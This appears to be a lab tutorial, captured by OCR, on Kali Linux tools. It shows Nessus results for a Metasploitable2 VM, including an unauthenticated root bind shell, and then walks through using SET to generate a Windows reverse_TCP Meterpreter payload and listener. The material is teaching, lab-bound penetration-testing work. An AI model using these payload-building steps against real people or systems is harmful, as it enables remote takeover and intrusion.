

FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
TENABLE
Community
Research
Plugin Release Notes
Tenable News
Stored XSS in make.powerapps.com
Read More
MIXED TLS (Multiple Issu... SMTP problems 2
MEDIUM TLS Version 1.0 Protoco... Service detection 2
MEDIUM SMB Signing not requir... Misc. 1
MEDIUM Unencrypted Telnet Ser... Misc. 1
LOW X Server Detection Service detection 1
INFO Nessus SYN scanner Port scanners 25
INFO RPC Services Enumerati... Service detection 10
INFO Service Detection Service detection 9
INFO SMB (Multiple Iss... Windows 7
INFO Unknown Service Detec... Service detection 4
INFO DNS (Multiple Iss... DNS 3
INFO VNC (Multiple Iss... Service detection 3
INFO Apache HTTP Serv... Web Servers 2
INFO PHP (Multiple Issu... Web Servers 2
INFO RPC (Multiple Issu... RPC 2
INFO SSH (Multiple Issu... General 2
INFO FTP Server Detection Service detection 2
INFO OpenSSL Detection Service detection 2



FOLDERS
My Scans 1
All Scans
Trash
RESOURCES
Policies
Plugin Rules
TENABLE
Community
Research
Plugin Release Notes
Tenable News
Disrupting the Pervasive Attacks Against Active Di...
INFO SSL / TLS Versions Sup... General 2
INFO AJP Connector Detection Service detection 1
INFO Backported Security Pa... General 1
INFO Backported Security Pa... General 1
INFO Common Platform Enu... General 1
INFO Device Type General 1
INFO Local Checks Not Enabl... Settings 1
INFO MySQL Server Detection Databases 1
INFO Nessus Scan Information Settings 1
INFO NFS Share Export List RPC 1
INFO Open Port Re-check General 1
INFO OS Identification General 1
INFO Patch Report General 1
INFO PostgreSQL Server Det... Service detection 1
INFO PostgreSQL STARTTLS ... Misc. 1
INFO Samba Server Detection Service detection 1
INFO Samba Version Misc. 1



Plugin Rules
TENABLE
Community
Research
Plugin Release Notes
Tenable News
Disrupting Attack Paths: Why Tenable's Acquisition...
Read More
INFO Server Message Block (SM... Misc. 1
INFO Service Detection (HELP R... Service detection 1
INFO SMTP Server Detection Service detection 1
INFO SSH Server Type and Versi... Service detection 1
INFO Target Credential Status b... Settings 1
INFO Telnet Server Detection Service detection 1
INFO Traceroute Information General 1
INFO vsftpd Detection FTP 1
INFO WebDAV Detection Web Servers 1
INFO WMI Not Available Windows 1
Results per page 50
Showing: 51 to 60 of 60
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 5:17 PM
End: Today at 5:27 PM
Elapsed: 10 minutes
Vulnerabilities
Critical
High
Medium
Low
Info
https://localhost:8834/#/scans/reports/8/vulnerabilities
5:43 PM
5/3/2021

Now, let's take a look at the **most Critical vulnerabilities** in our metasploitable2 machine.








FOLDERS
My Scans 1
All Scans
Trash
RESOURCES
Policies
Plugin Rules
TENABLE
Community
Research
Plugin Release Notes
My Basic Network Scan / Plugin #51988
Back to Vulnerabilities
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 60
Remediations 3
VPR Top Threats
History 1
CRITICAL
Bind Shell Backdoor Detection
Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.
Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.
Output
Nessus was able to execute the command "id" using the following request :
This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
------------------------------ snip ------------------------------
Port
Hosts
1524 / tcp / wild_shell
192.168.56.100
Plugin Details
Severity: Critical
ID: 51988
Version: 1.9
Type: remote
Family: Backdoors
Published: February 15, 2011
Modified: May 10, 2019
Risk Information
Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C


FOLDERS
My Scans 1
All Scans
Trash
RESOURCES
Policies
Plugin Rules
TENABLE
Community
Research
Plugin Release Notes
Tenable News
ManageEngine ServiceDesk Plus and AssetExplorer - ...
My Basic Network Scan / Plugin #33850
Back to Vulnerabilities
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 60
Remediations 3
VPR Top Threats
History 1
CRITICAL
Unix Operating System Unsupported Version Detection
Description
According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.
Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.
Solution
Upgrade to a version of the Unix operating system that is currently supported.
Output
Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server).
Upgrade to Ubuntu 19.10 / LTS 18.04 / LTS 16.04.
For more information, see : https://wiki.ubuntu.com/Releases
Port
Hosts
N/A
192.168.56.100
Plugin Details
Severity: Critical
ID: 33850
Version: 1.265
Type: combined
Family: General
Published: August 8, 2008
Modified: March 9, 2021
Risk Information
Risk Factor: Critical
CVSS v3.0 Base Score 10.0
CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
Vulnerability Information
Unsupported by vendor: true
Reference Information
IAVA: 0001-A-0502

The Nessus tool has also successfully identified the **VPR Top Threats**.



So, now let's see about the **remediations**, that this tool has identified.




9 – Social Engineering Toolkit (SET)


SET Tool is a very popular & powerful tool, that enables us to use various social engineering techniques. This is an open-source tool and also supports for all the Windows, Linux & Mac platforms. By using this tool, we can generate different types of social engineering attacks.

The attacks built into this particular toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

This tool comes pre-installed with Kali Linux.



From this above-mentioned list, I'm going to select the 1st option which is **"Social Engineering Attacks".**




Then from the above-mentioned list, I'm going to choose the 4th option, which is **"Create a Payload & Listener".**

After that I select the 2nd option, which is **"Windows Reverse_TCP Meterpreter".**


Then I provide the **Kali Linux VM's IP Address**, for the **Payload Listener**. For the port number, I give any number as I like because there is no actual purpose of it right now.

```
set:payloads>2
set:payloads> IP address for the payload listener (LHOST):10.0.2.15
set:payloads> Enter the PORT for the reverse listener:9999
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
```


So, as you can see in the above image, the payload has been successfully generated inside the given path folder.



